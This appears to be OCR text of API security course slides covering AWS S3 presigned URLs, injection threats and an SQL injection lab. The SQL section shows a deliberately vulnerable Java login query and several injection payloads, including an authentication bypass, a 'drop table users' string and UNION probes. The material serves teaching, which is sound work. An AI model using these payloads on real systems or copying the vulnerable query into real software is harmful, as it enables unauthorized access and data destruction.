
1- Choose the IAM service.
2- Add a user
3- Choose the AWS management console for console access. Optionally you can create programmatic access key.

4- After that, add whatever permissions you need. Take your time.



CREATING ACCESS KEYS





1- Click on your user in the top pane, then My Security Credentials.
2- Then click Continue to Security Credentials.
3- Then go to the Access keys bar, and create a new Access Key. Save the results!

Copyright © 2021 Mohammed Aldoub (Voulnet)


SECURING S3 FILE DOWNLOADS

- It is apparent that securing S3 files (objects) can be set by using policies on the buckets and files in AWS, for example public or private.
- But these are static policies and generally not flexible enough.
- What if we need a way to dynamically allow and take away access to certain files to certain users in a temporary fashion?
- We can use S3 Signed URLs for that.

Copyright © 2021 Mohammed Aldoub (Voulnet)

S3 AWS SIGNED URLS

- We can use S3 signed URLS to create short-timed URLs that can be downloaded by anyone with the signed URL, but only for the limited duration.
- Useful to create streaming content or digital downloads for subscribers.
- Create a private bucket with a few secret files inside it like in the figure.



Remember that bucket names are unique for all AWS!

Copyright © 2021 Mohammed Aldoub (Voulnet)

S3 AWS SIGNED URLS

- Now try to visit one of these files by URL!
- It will fail.
- Because of the S3 bucket being private.

- Now try with the CLI.
- To set it initially:
  - aws configure
  - <add your keys>
  - Region: us-east-1
- Verify your cli setup with:
  - aws sts get-caller-identity
- Which is like running whoami in aws

```
student@lab:~$ aws s3 ls
2025-04-06 00:06:02 dvsa-website-xxxxxxxxxxx
2025-04-06 04:00:56 test-vulnerable-bucket-xxxxxxxxxxxx
student@lab:~$ aws s3 ls test-vulnerable-bucket-xxxxxxxxxxx
2025-04-06 04:02:04          7 secret.txt
2025-04-06 04:02:21          4 test.txt
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

```
student@lab:~$ aws s3 cp s3://test-vulnerable-bucket-xxxxxxxxxxx/secret.txt /tmp/


student@lab:~$ cat /tmp/secret.txt
secrets
student@lab:~$ cat /tmp/secret.txt
secrets
```

- Try to download the private files using your configured AWS cli account.
- You should be able to using the copy command, cp, from the S3 bucket using the s3:// protocol (understood by the aws cli) to a local path in your system.

- Everything works! Let's try Signed URLs to allow our website users, who are not AWS users, to download the files.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB18: CREATING SIGNED URLS USING BOTO3

- Using the boto3 python API for AWS, create Signed URLs for files in your bucket.

- Use the code below:

CopyPaste: payload at: /home/student/payloads/create-signed-url-for-download.txt

Copyright © 2021 Mohammed Aldoub (Voulnet)


SOLUTION

- Boto3 is the python library for AWS. It is already installed in the VM.
- Then enter a python terminal by typing **PYTHON** then enter.
- Write the following code:

CopyPaste: payload at: /home/student/payloads/create-signed-url-for-download.txt

- Take whatever URL you got.
- Paste it in your browser!

```
import boto3
import requests
s3 = boto3.client('s3')
url = s3.generate_presigned_url(
    ClientMethod='get_object',
    Params={
    'Bucket':'test-vulnerable-bucket-xxxxxxxx',
    'Key':'secret.txt'})

print(url)
```



- Success! You have created your first signed URL!
- By default the signed URL will be valid for an hour (3600 seconds).
- Too long or too short? You can change that.
- Check the parameters option in the documentation excerpt below.

Parameters

- **ClientMethod** (*string*) -- The client method to presign for
- **Params** (*dict*) -- The parameters normally passed to `ClientMethod`.
- **ExpiresIn** (*int*) -- The number of seconds the presigned url is valid for. By default it expires in an hour (3600 seconds)
- **HttpMethod** (*string*) -- The http method to use on the generated url. By default, the http method is whatever is used in the method's model.

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA – LAB19: S3 URL SIGNING WITH SHORTER TIME

- In this lab, you should try to make a signed URL that will only be valid for 30 seconds.
- You need only the **ExpiresIn** field.
- Before time elapses, you can display the file.
- After time elapses, you will see:

```
import boto3
import requests
s3 = boto3.client('s3')
url = s3.generate_presigned_url(
    ClientMethod='get_object',
    ExpiresIn=30,
    Params={
    'Bucket':'test-vulnerable-bucket-xxxxxxxx',
    'Key':'secret.txt'})

print(url)
```

```
-<Error>
    <Code>AccessDenied</Code>
    <Message>Request has expired</Message>
    <Expires>2019-04-06T01:11:43Z</Expires>
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA – LAB20: SECURE S3 UPLOAD USING PRESIGNED URL

- What if, instead of downloading authorized S3 files for non-AWS users; you actually wanted those users to *upload* to your S3 bucket, but only if authorized to upload?
- We can use presigned URLs for upload just like we did with download.
- We simply prepare the signed URL beforehand, then we deliver it to the client (inside HTML or JS code as a variable or hidden form field, or inside API call).
- Then we upload our file to the signed URL location, and S3 will accept the upload as authorized!

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- Simple steps:

- Prepare the backend code that will output the presigned URL.
- Imagine you delivered the URL securely to the user, like in a JS variable in his/her profile page or hidden form field.
- Then imitate the client by uploading a real file to the location of the signed URL.

- NOTE: You must use matching content types!
- NOTE: Be aware of default expiry times for the URL.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- Python backend code:
- (Notice the difference)


```
url = s3.generate_presigned_url(
    ClientMethod='put_object',
    Params={ 'Bucket':'test-vulnerable-bucket-xxxxxxxxx',
    'Key':'secretupload.txt',
    'ContentType': 'text/plain' })

print(url)

https://test-vulnerable-bucket-.......<Full URL here>
```

- Take the output URL, and use Postman


CopyPaste: payload at: /home/student/payloads/create-signed-url-for-upload.txt

Copyright © 2021 Mohammed Aldoub (Voulnet)

- POSTMAN CONFIGURATION:



- 1- The Presigned URL goes here, with verb PUT.
- 2- Choose the binary type for file upload.
- 3- Choose the file to upload, never mind its name.
- 4- Add the corresponding content-type in the headers.
- 5- Click send!
- 6- You should get 200 OK!



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- Let's try downloading the file

```
student@lab:~$ aws s3 cp s3://test-vulnerable-bucket-xxxxxxxxxx/secretupload.txt /tmp/

student@lab:~$ cat /tmp/secretupload.txt
ABC
```

- The file has been uploaded successfully!

Copyright © 2021 Mohammed Aldoub (Voulnet)

!! NOTE !!

- Delete your test buckets after you're done with them!

Copyright © 2021 Mohammed Aldoub (Voulnet)

OTHER FILE SECURITY CONCERNS

- Main attacks regarding files:
  - Path traversal when downloading or uploading files
  - Uploading malicious executable shell files
  - Bypassing file extension filters
  - Bypassing file structure filters.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Injection Attacks

Copyright © 2021 Mohammed Aldoub (Voulnet)

INJECTION THREATS AGAINST APIS

Same as regular injection threats:

- SQL injection
- Template Injection
- XSS
- Command injection

Extra injection risks in APIs arise from:

- Second order injection attacks
  - Lack of data validation because of trust assumption
  - Too much trust in backend systems
    - "We read it from the DB, it must be safe!"
    - "This data was produced by backend systems"
- Injection in data objects transferred between components
  - Deserialization/pickling/object injection attacks.
- Injection in frameworks/platforms usually assumed to be safer or immune
  - OGNL, NoSQL, template languages… etc

Copyright © 2021 Mohammed Aldoub (Voulnet)

POTENTIAL SOLUTIONS TO INJECTION ATTACKS

- Using tried and tested platform defenses against injection attacks, examples:
  - Parameterization for SQL injection.
  - Output encoding (Except when the client-side performs rendering)
  - Whitelisting of data.

- In the world of APIs, where data consumers are not always user agents, some details are needed:
  - Packing and unpacking of data in safe, validated formats.
  - Different callable components should not be over-trusted.
  - Each microservice needs to validate data it takes from other microservices.
  - Sometimes output encoding is dangerous.
    - Especially when rendering is performed by the caller
      - Example: ReactJS framework.


Copyright © 2021 Mohammed Aldoub (Voulnet)

SQL INJECTION IN APIS

- WHAT IS SQL INJECTION?
- CLASSIC VS API BASED SQL INJECTION. (GRAPHQL, REST)
- SQL INJECTION AUTOMATION

Copyright © 2021 Mohammed Aldoub (Voulnet)

WHAT IS SQL?



- In SQL, queries are sent by applications to the DB server for processing, like:
- select * **from** users **where** username=**'admin'**;

Copyright © 2021 Mohammed Aldoub (Voulnet)

SQL Query	Result
`SELECT username, email from users;`	Get the username and email of all users.
`SELECT * from products;`	Get all details for all products.
`SELECT email from users where username = 'Voulnet';`	Get the email of the user called 'Voulnet'
`DELETE from users where username = 'Voulnet';`	Delete the user called 'Voulnet'

Copyright © 2021 Mohammed Aldoub (Voulnet)

JAVA CODE TO QUERY SQL, WHAT'S WRONG?

```
1  String email = request.getParameter("email");
2  String password = request.getParameter("password");
3
4  String sql = "select * from users where (email ='" + email
   +"' and password ='" + password + "')";
5
6  Connection connection = pool.getConnection();
7  Statement statement = connection.createStatement();
8  ResultSet result = statement.executeQuery(sql);
9
10 if (result.next()) {
11 loggedIn = true;
12     # Successfully logged in and redirect to user profile
   page
13 } else {
14
15     # Auth failure - Redirect to Login Page
16 }
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

JAVA CODE TO QUERY SQL, WHAT'S WRONG?

```
1  String email = request.getParameter("email");
2  String password = request.getParameter("password");
3
4  String sql = "select * from users where (email ='" + email
   +"' and password ='" + password + "')";
5
6  Connection connection = pool.getConnection();
7  Statement statement = connection.createStatement();
8  ResultSet result = statement.executeQuery(sql);
9
10 if (result.next()) {
11 loggedIn = true;
12     # Successfully logged in and redirect to user profile
   page
13 } else {
14
15     # Auth failure - Redirect to Login Page
16 }
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SQL Injection

BAD:

```
String sql = "select * from users where (email ='" + email
+"' and password ='" + password + "')";
```

Why **BAD**:

- Because:
  - **Input is not validated.**
  - **Unverified input is mixed with query!**

Copyright © 2021 Mohammed Aldoub (Voulnet)

QUERY RESULT PER INPUT

Input	Query
Email: a@example.com Password: test123	`select * from users where (email ='a@example.com' and password = 'test123')`
Email: a@a.com Password: test'	`select * from users where (email ='a@a.com' and password = 'test'')`
Email: a@a.com Password: ' OR 'a'='a	`select * from users where (email ='a@a.com' and password = '' OR 'a'='a')`

Copyright © 2021 Mohammed Aldoub (Voulnet)

JSON SQL Injection

```
String sql = "select * from users where (email ='" + email
+"' and password ='" + password + "')";
```

Input	Query
{"email":"a@a.com", "password":"test123",}	select * from users where (email =**'a@a.com'** and password = **'test123'**)
{"email":"a@a.com", "password":"test'",}	select * from users where (email =**'a@a.com'** and password = **'test'**")
{email":"a@a.com", "password":'" OR 'a'='a",}	select * from users where (email =**'a@a.com'** and password = **"** OR **'a'**=**'a'**)

Copyright © 2021 Mohammed Aldoub (Voulnet)


WHAT IF ...?

Input	Query
Email: a@a.com Password: '); drop table users;--	`select * from users where (email ='a@a.com' and password = ''); drop table users;--')`


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB21: SQL INJECTION LAB

- In our web application, first login (username and password: admin)
- Click on the user info button.



- It will take you to the user query page.



- Try to put in a different

username, like admin! You see admin's Info!

Now try admin' <-- Note the Single quote

We have an SQL error!

Copyright © 2021 Mohammed Aldoub (Voulnet)

TRYING SQL INJECTION POPULAR VECTORS.

- Let's verify if the query is indeed injectable.

- Try: admin' and 1=1-- --> Admin info gets returned. "--" means a comment in SQL

- Try: Admin' and 1=2-- --> Admin info doesn't get returned

- Try: Admin' union select 1,2,3,4--
- Then try: Admin' union select 1,2,3,4,5,6--
